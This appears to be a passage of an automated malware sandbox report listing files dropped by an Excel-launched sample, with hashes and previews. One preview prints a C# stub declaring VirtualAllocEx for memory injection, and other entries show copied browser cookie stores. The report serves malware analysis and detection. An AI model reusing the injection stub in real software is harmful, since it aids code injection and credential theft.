SHA-512:	1307F51010F6DB082731C14B855A324A1C0977ECD62ADAACDE0D34B6BDEC9F4A6C88774D50CFC6CBAF6187C1996F7F67DA713EB4770C5E0FE2A6BD1522B85 68

C:\Users\user\AppData\Local\Temp\RES6C1D.tmp	
Malicious:	false
Preview:	...../....c:\Users\user\AppData\Local\Temp\CSC6C1C.tmp.....=m|b.oV.m..I.....c...4.....C:\Users\user\AppData\Local\Temp\RES6C1D.tmp.+.....'.Microsoft (R) CVTRES.....

C:\Users\user\AppData\Local\Temp\RES8BAE.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2052
Entropy (8bit):	2.3789650855006053
Encrypted:	false
SSDEEP:	24:zix0XdHdxUnhKgI+ycuZhNnakS5PNnqjtp7J9YeS:zdt9+nhKg1ulna37qj0eS
MD5:	D7092E92272E059D7446EFF5A4F5B41D
SHA1:	7D6A4BEF397E50166FC4DD1FACE7E33B89F8E575
SHA-256:	1D1BBD36922B50C4F4AD25F281B62CBF5C3975ABC6328B658BC05FCB11119A4E
SHA-512:	E7FC27243D13ECB0EC3FD9C2DAA3AB599E8271CD2E032CAA651FCBA6281536B7F4A78E47C9F9834B33DC226665C93CD76A5B001620346459E0C044806657A4
Malicious:	false
Preview:	...../....c:\Users\user\AppData\Local\Temp\CSC8BAD.tmp.....i.XYMa.ZZA.C.....c...4.....C:\Users\user\AppData\Local\Temp\RES8BAE.tmp.+..... .'.Microsoft (R) CVTRES.....

C:\Users\user\AppData\Local\Temp\vl8o3v8u.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	412
Entropy (8bit):	5.042625251605576
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJUMRSRa+eNMjSSRr8jJXLSRHq1aciAL/K7RXf2y:V/DTLDfuQ9eg5r8jl2uaciM/K752y
MD5:	D926107FD8AB7346C82353F3FEDD1DB3
SHA1:	C0CD1EC04F1D5F06E1FF931F4E6FED1DB849E408
SHA-256:	2DF76E5F440E16B4CA6C646072B32698FD39E630E205244C00E7764485AD1305
SHA-512:	35185FF5D6D4A4CF1A54A9EFD712966860F634957F7073BDD26904F2FD40E58D3420261DE6C62045BCB4239DBA1CA3846C78F8A203F9CE280E4138DD5D02D0F
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class fncjmqf. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint bhhyune,uint gooikyws);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr sdy,IntPtr lwxjapyhv,uint xcvsoo,uint bbkpqmr,uint whnuhgs);.. }..}.

C:\Users\user\AppData\Local\Temp\vl8o3v8u.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	309
Entropy (8bit):	5.271595657917628
Encrypted:	false
SSDEEP:	6:pAu+H2LvFJDdq++bDdqBnP23fLqJQmGsSAE2NP23fLnWHn:p37Lv+LnPAE2UTWHn
MD5:	33F54DC4485BBF7B6160A3ED620271A3
SHA1:	EC1408DF1D349B399AE02861B9780965BABDCC15
SHA-256:	B183972395FFF62853D4CE1F58F0ED8D9089F41DED9F24BA8C8423FFE1E78CD2
SHA-512:	14914513FE47863D992BE425EA5CA1A1E40BCB242C7438985C028734B17D6F0CF8FB2C67A22FB68DB2EF2EB0BC2E97F3A50375D7C15F5B911BD863975B334EF
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /out:"C:\Users\user\AppData\Local\Temp\vl8o3v8u.dll" /D:DEBUG /debug+ /optimize- /warnaserror "C:\Users\user\AppData\Local\Temp\vl8o3v8u.0.cs"

C:\Users\user\AppData\Local\Temp\vl8o3v8u.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.974432493754187

C:\Users\user\AppData\Local\Temp\vl8o3v8u.dll	
Encrypted:	false
SSDEEP:	24:etGSN9BW25evSLDJxY2IiSJ3w3CddWRbdPtkZfHx2rED9/XI+ycuZhNnakS5PNnq:6RdRDJPIvJjWbuJHCEDRX1ulna37q
MD5:	5778304383DE3B49D27CE4C8E059284C
SHA1:	792C2D2FE49A938CFB6853D3C44415BDAE85AA99
SHA-256:	7475100C1AAE09709C35C71F520AD78812D7E156991F3417A652AB849789C96D
SHA-512:	D8EA1E2091EADB8AAF82A6A7CFE1378CC503F402F4A2DC3E95C082FBCD73AD90B04FA6872D7F19AAAC59C9DC1EB700B80643006A0C82E0C366982DA50BFC5323
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....''`.....!.....$... ...@....@.. .....@.....$..W....@.....`..... $..... ....H.....text..... ....`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v2.0.50727.....l...h...#~.....x...#Strings....L.....#US.T.....#GUID...d...d...#Blob.....G.....3.....3,,...|.i.....%..... :..... L..... T....P .....c.....A.....I.....R.....V....`.....g.....o...c.!.!.c.').c...1.c.,...c.....1.....:.....C.8.....:.....L.....T.....#.....<Module>.vl

C:\Users\user\AppData\Local\Temp\vl8o3v8u.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	198
Entropy (8bit):	4.894444435447011
Encrypted:	false
SSDEEP:	6:zx3MaGt/zVJLIEUQt+x3MIMe6jfobbItRZBXVR5y:zKai3jtEKIMBj6I5BFR5y
MD5:	182738883BFDFB548627BEC18305C7EE
SHA1:	FD5A8D41B96844985C0DC21116CFA689CED8AABE
SHA-256:	5026CA6D4A10F43342AC0AD1E7536686D1E32DE5EAA6E9478BDA11FCA1B78622
SHA-512:	9A029DF52BAE31B8E69BADECA6AD4A8DA19D12557EDFCC2A85DD0C85EBEA9090E79CAD09DC4DCF9D905D73628FA41FDD7D0A2577D4B4A716DA0A6EEA02ADF3D0
Malicious:	false
Preview:	Microsoft (R) Visual C# 2005 Compiler version 8.00.50727.5483..for Microsoft (R) Windows (R) 2005 Framework version 2.0.50727..Copyright (C) Microsoft Corporation 2001-2005. All rights reserved.....

C:\Users\user\AppData\Local\Temp\vl8o3v8u.pdb	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
File Type:	data
Category:	dropped
Size (bytes):	13868
Entropy (8bit):	0.9278645585900127
Encrypted:	false
SSDEEP:	12:9RzsQmEVsiiRzcWRzsctGXS/KtS+V+qQEVss/fZiLyRz/CW/:v29/4i7tL/Ko9s/AL27f/
MD5:	30B818E9A07498CE564A5D6BDE3BF856
SHA1:	63B505C3D0C91342E248B4C98CE36F22EBDDCC0D
SHA-256:	3C998D80B99FFD0A7C9D99050B30990172BCF280754F5C1C75FE0A745A054185
SHA-512:	E0F4CC53FA76822DD15EE62F2871B1FBD023F1774CABAAE554F6FE8312015BC9C6EACB4493A41A92FEEBAAF8D2880C53E9B1A7B392A3FB8291B02F48E2BA3399
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF1A0EFD356D103ED9.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	1.3526387710035415
Encrypted:	false
SSDEEP:	48:LyDG0mveOGkxGifqIif6Gox4if5HVz2HWZo:LyRmveaxG/I3x4v
MD5:	E138018B944F53CFC9857A855C15EDF8
SHA1:	28243EC01166A60BFE1F5E32767620C9EFF1E40A
SHA-256:	969F2DCB278A2874A7E8BC3CCE783D4B7E84F8F2C2626F0F34839B5A0332FC91
SHA-512:	E61D7ACE1616FBEF28BA52C6636CD7420E13B8ED7628A6DAAB86BB52FF19094507BFB850F6BAEE9204177AEF9CC966291EA8EADCD9698CF574E314D68877CCA9
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DF1A0EFD356D103ED9.TMP	
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....x.].....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF542D6E5005877156.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39673
Entropy (8bit):	2.2989113197362263
Encrypted:	false
SSDEEP:	384:LyWvO9DVkTkq1YPYOfJS+KvPEQj2PEQjYoKEQjloLPEQja:dm5W/WBWlWa
MD5:	8426E056DD2E82A3133C289704FD4847
SHA1:	03237CAC0D61CDB4767E0BC2C8465F855272A7F2
SHA-256:	4EABF4C6B192B80C512B6738B6D6AF55D4AF3E7503E95A7BEF7246D08C71E64B
SHA-512:	3F7F5E4EE5A75220197698065730AC7803B8D6F001997F71D92AD2992A4214137B8A3AB17599172C3CEA8BA1D44C02328BEE4DCEB42F703D3658FB4B644AA3D7
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....p..b.....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF686E8EF428A6F917.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	1.3536564837165557
Encrypted:	false
SSDEEP:	48:LyaG2IveOGRErokGqIkG6GNErWkGdGbGUGqGbGuG4Go:LywIvekroyIkrWJ
MD5:	61AF5C9B57EE6D163F7C0401EC62C4F6
SHA1:	63D5F60305846866439FFF6DD90578B0468E140F
SHA-256:	10130A047E2A90FE223F64CACDE9F584DC9FFA2F736F1FE4B263CE47A07AB41F
SHA-512:	6FEFFB7A89E4164B4A9CA06027E58ABD1EB347E51E87B5102C8813BB9EB1773F6AC23F9F6F5F83426472EFABF09525328A0F749908E4EEF121035E3D66E8EF6A
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....._.....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF6C80C96287FEDF7A.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39633
Entropy (8bit):	1.6037493100092004
Encrypted:	false
SSDEEP:	192:Ly2vk9tVDq1+o+iPF9jMo7ib47iqgtg0nWdLWdStWdF:Ly2vk9tVDq1+o+29jMotp0nOrtm
MD5:	949B64F3797514895DC16B6FB80AF591
SHA1:	69D2921B0010D1A2D29578F48E12469F8CB6EC1F
SHA-256:	9907834E962245E32CDE17BFC6D619EF48AF38E1AF660E962ECD3713C338424B
SHA-512:	4D531DB28738640999CAA8849898A7882F0F64C258176F146163ED8B361AF797D5358D703C0741855F3F0E7A0F9C11063DCCE55ADC494940B54010903F96D6B4
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....A.....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF6E8E516FC48BBD04.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39673
Entropy (8bit):	1.917290370866593

C:\Users\user\AppData\Local\Temp\~DF6E8E516FC48BBD04.TMP	
Encrypted:	false
SSDEEP:	384:LyBv2R9tTVv+qB991iTm8f8TmeV/xV/+V/f:x1BkcBbun
MD5:	A7322E1DC819A9BDBD1CA63E2F399ADF
SHA1:	9718C2C3C1ADB09EB0D6CE712BD5960EAF899E94
SHA-256:	9D74B7599B44BA827DAEF65F8C473F494F782E38FBFB48B3FF3F92E0DA16CD6E
SHA-512:	87FA601135056FB5016B152E1AECC87B67DD23FBAD33BF1C3EEDA19D5B0B951D35C47D4E7D56E5146B3AB43180F0A9ADEC8BFF696346B75C810F351F275C15F
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....@e._.....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DFB493AFE510C14E57.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39681
Entropy (8bit):	2.194554431975201
Encrypted:	false
SSDEEP:	192:LykAvOxX9FxlVZ0vkSkDq1eLemAJ6NVd7sTiOAJ6NV47ib47iApq4k9q4keq4kP:Lyxve95VZupUq1eLemvRsdv4tl898e8P
MD5:	83C259A79FD974832312CA11709E4E17
SHA1:	990631DB7CE5377BAA6E764786B32F96C1B4136B
SHA-256:	B82CFD71291AA0A7C109D32E38E8BFCBAECF42D2756039A29A95B87D40EA7718
SHA-512:	1B42BBA1086978A34451456A21A4965540F3B7CC24F70835E432D126D6B3FCA85BB8BCC530592B945F1CDAA0FBC26568B91CEC19BBB84CBDA752627093D5937
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....].....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DFD658EE7ED4C24B16.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	1.3568928763189312
Encrypted:	false
SSDEEP:	48:Ly7G2RveOGQexGqIG6GkenG71kY1ifCBo:LynvelFISwi
MD5:	068D990DE2444228DDC63A024D61F724
SHA1:	608C2DAD27AF44ABCA2D1B18D116DB70872E3540
SHA-256:	FA4C2A004541BD47DDB8FCECCB78F9B1DD2AB149C7E74091BF31BF7CF22CD1ED
SHA-512:	2AC9F58B7DC505D27A32C35964AB59DE549B6FEF7307079E90A8E7FBA879D3962AE2168529216673EF66D5439E45513F87BFB57F90C2882138AE87777228C750
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....D.a.....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DFE424184E9A162E2E.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	1.1493204596764655
Encrypted:	false
SSDEEP:	24:3NlLONlL9G8giNlIkNlIeOG8gl5iNlo82qXNlo82cNlW82x272N2JQ272y252o:Ly9GRtveOG7l5tPqIPRPwCUxCVoo
MD5:	7C975EB85C31E8DD30F0E7BA5B6A2304
SHA1:	2BF35F221D8884EA96DD15A3DDA7F4E99BF74D4B
SHA-256:	DCE1829791BA0B29DBF69AA73CD6902A8AFF6627B3885BAA74E580F79BA07ACB
SHA-512:	17D6F5D8BCEF593D1E55C021D606D58B5A1557CB0D3D88C9C5E955CC9237704BD91A6B1D3474144C8F990DD8D46BC6308A17424D9B8DAB60EDC19D16E26DF5
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DFE424184E9A162E2E.TMP	
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....OuA.....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Feb 9 18:52:42 2021, atime=Tue Feb 9 18:52:42 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.4842363255914535
Encrypted:	false
SSDEEP:	12:85QYxtCLgXg/XAlCPCHaXgzB8IB/FYX+WnicvbxbDtZ3YilMMEpxRljK2yTdJP9O:851tU/XTwz6IkYexDv3qorNru/
MD5:	41179564638E427EA03D78C6C416B320
SHA1:	E88BD5BEA8A398899E83D08FB1C44DBC065E969A
SHA-256:	8014EADD151D96C47F88E20EE07440FE8081A7EFA847C4AB659D978CBD83C87B
SHA-512:	D51C8B78E4B175B1742492A63CD81153AC8328D08B3C81A33CC6B038AA289FFD746C758E70F7AE3E7C4BDDB76A36B5590428E44B2272678108AB07E034CA0BE
Malicious:	false
Preview:	L.....F.....7G..... ....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....IR....Desktop.d.....QK.XIR..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\134349\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....134349.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	120
Entropy (8bit):	3.8638393819753336
Encrypted:	false
SSDEEP:	3:oyBVomM6YFYLUmM6YFYLUmM6YFYLUmM6Yv:dj69YK9YK9YKH
MD5:	ED1083DDF385A2CF8743BA3678CCA43C
SHA1:	7220D80AEC6D656E1F6141852611661ED6478248
SHA-256:	A269F1B743DA2D49006B6000ECFA2BEE6E05DE9A4D15B7718E9524AF80610E1B
SHA-512:	074139426484FF30257A8FBF9713AB18B61935212EEB08D5CC96136D210A44ADEE4F79B344ED8BD8459FABCAC8F74B39B634834E4446256DF0B6FD7BCDBE933
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..xls.LNK=0..xls.LNK=0..[xls]..xls.LNK=0..xls.LNK=0..[xls]..xls.LNK=0..xls.LNK=0..[xls]..xls.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\xls.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Tue Feb 9 18:52:42 2021, atime=Tue Feb 9 18:52:42 2021, length=325120, window=hide
Category:	dropped
Size (bytes):	3892
Entropy (8bit):	4.481051696873396
Encrypted:	false
SSDEEP:	96:8g/XLIkIoQh2g/XLIkIoQh2g/XLIkIoQh2g/XLIkIoQ/:8CIk3QECIk3QECIk3QECIk3Q/
MD5:	517237B079A5787312595D466C93E0CE
SHA1:	462EA070B7CD64A49B28EC8A5C6B85CFFD6CE0B5
SHA-256:	A30111302AF11098365D79325DB78805A067D829C02790E8B0318E52576A1F81
SHA-512:	0141F2636A2663C131D90B5ACE63580DBFD06080BB1035A8C8FE506CDAE60348C1B0C0318809426A38143E4FF0CFAD28AA1EB3EA2A8777422BC0C4433FD5006
Malicious:	false
Preview:	L.....F.... ....I<..{..... ....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....R.2.....IR.. .xls.xls.<.....Q.y.Q.y*...8.....x.l.s.....x.l.s.....q.....-...8...[.....?J.....C:\Users\..#.....\\134349\Users.user\Desktop\xls.xls.....\.....\.....\.....\.D.e.s.k.t.o.p.\.x.l.s...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....134349.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L.....F.... ..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\7G92O15Q.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	83

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\7G92O15Q.txt	
Entropy (8bit):	4.554474944622279
Encrypted:	false
SSDEEP:	3:QhsLq83CvAtKtQ25T1RdvJSG3TS+X:Qhq5CY4XjRV3TS+X
MD5:	F74C620CF9970442ECD70C67675FE005
SHA1:	8C50B6608ED9A765CA3A8B6E5766A40086AEB86F
SHA-256:	E87A2226BA763527CE9BC5A3A91515536474DA3FD6472771BB905F16EEB8CA7C
SHA-512:	AE3CA6A2D7E79E1137850B790536DACFE74E57745F2BABA8C2B99685D98AA75B9C4153F7D06A9903167901B19D962B959B59AB3D116EB57FE25E33E7ED15BC4B
Malicious:	false
Preview:	lang.en.pronpepsipirpyamvioerd.com/.1536.4126740352.30873188.1578067452.30867229.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\CHB05XTO.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	86
Entropy (8bit):	4.881776238638397
Encrypted:	false
SSDEEP:	3:XVEwXQHXutRMVXJXmmke+TW6dvX:XVE0Q3uDMVXZ9sW6dvX
MD5:	5219C9F4CD08AADC1AB37008170C92DF
SHA1:	29AD9E9CB7F8959B384BECE57BFA7A557860EFDC
SHA-256:	C997375C771ED91FA69D454E8EC05DCE3EB112C91F3E10100D969AC53FB73DDA
SHA-512:	0EA1A10DAF4CF92AD97E44136F8D00B531C40B1DA57AEDDDD16CB994B278DA5B2FAB72D8A86B3C009F95526FFC3C93D94012DE886A26FEE61B2D29D0E18137D
Malicious:	false
Preview:	MS-CV.bTZxclgT+Uu3HXFy.1.microsoft.com/.1024.200977920.30867355.1112250634.30867229.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\QG8KSXKE12RR2FGVPLFR.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5862975795583587
Encrypted:	false
SSDEEP:	96:chQCsMqaqvsqvJCwoaz8hQCsMqaqvsEHyqvJCworIzkKYXHxf8RVlUVMIu:cyzoaz8ynHnorIzknf8RRIu
MD5:	C7D041EB44F03040EBFD4ED1B1537EA3
SHA1:	C793753F26F155620DA5FF1ACEA2C251FE8C320D
SHA-256:	9103D78112799815AE7067B5587D75D0FD764520D9DB5776A3FA30E1AD6070CD
SHA-512:	F85CAE5A781598C35B09325CBAD4D046F4BE7F0704A578460494986CDCBA458069047E5458A52BEB7CF3FAB1C69BE6E0A66A5793D49B7CEFC832FD93DDDCE7F2
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\{14855AFD-63AD-6633-8D88-47FA113C6BCE}	
Process:	C:\Windows\explorer.exe
File Type:	HTML document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	2568
Entropy (8bit):	4.173063239584053
Encrypted:	false
SSDEEP:	48:kfM5S57H1hFJhhhhhhhhhQS22dZCtOMW3zL:kfM5SP22etTW3P
MD5:	A58AFFA05565410B926AC00DEF07F624
SHA1:	BAA45C6559F72E8336EC2478FE6185946E22785D
SHA-256:	D768724F197684256439DE5A4197E0F37070F53B446DDF8785080683B17FA0B9
SHA-512:	1E6E4373BECE34838C08F16D826C84D81CCE4F670E2F1FCF86D66AF9CEF3E61AEAAFC45033C63AA87B59B3B796164C0A69B625DA2C94FB721E79C54DA108204
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\{14855AFD-63AD-6633-8D88-47FA113C6BCE}	
Preview:	09-02-2021 11:55:20 | "<!DOCTYPE html><html theme="light" lang="en-US" prefix="og: http://ogp.me/ns#"><head><meta charset="utf-8"><title>1.1.1.1 . The free app that makes your Internet faster.</title> Early iOS detection--><script>if (/iPad" | 1..09-02-2021 11:55:20 | "DOCUMENT.DOCUMENTELEMENT.SETATTRIBUTE('IS-IOS', '')" | 1..09-02-2021 11:55:20 | "}" | 1..09-02-2021 11:55:20 | "</script> Google Tag Manager--><script>(function(w,d,s,l,i){w[l]=w[l]" | 1..09-02-2021 11:55:20 | "NEW DATE().GETTIME(),EVENT:'GTM.JS'});VAR F" | 1..09-02-2021 11:55:20 | "J" | 1..09-02-2021 11:55:20 | "'HTTPS://WWW.GOOGLETAGMANAGER.COM/GTM.JS?ID" | 1..09-02-2021 11:55:20 | "})(WINDOW,DOCUMENT,'SCRIPT','CFDATALAYER','GTM-PKQFGQB');" | 1..09-02-2021 11:55:20 | "....." | 1..09-02-2021 11:55:20 | ".....1.....1.....1.....1....." | 1..09-02-2021 11:55:20 | ".....11.....11.....11.....11....." | 1

C:\Users\user\AppData\Roaming\Microsoft\{2EDCE888-B575-900B-AF42-B9C45396FD38}\cookie.cr\Cookies.cr	
Process:	C:\Windows\explorer.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B4027
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\Microsoft\{2EDCE888-B575-900B-AF42-B9C45396FD38}\cookie.ff\7xwghk55.default\cookies.sqlite.ff	
Process:	C:\Windows\explorer.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwlhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E5658
Malicious:	false
Preview:	SQLite format 3.....@ .....(.....}..~...}..... ....

C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\7xwghk55.default\prefs.js	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48
Entropy (8bit):	4.5165414066556515
Encrypted:	false
SSDEEP:	3:DHXdRvKX4ALu05gsen:D3dRvKX4z05g/
MD5:	4DAA07115C67BED12909C4DFEA867BAD
SHA1:	24ED93A0A23D41448CB8CF1F72127EEFF07D242E
SHA-256:	F067EB85E0B4B3DB1C17A209B84D049551AB016098E2F6788E400298C5A4D0CA
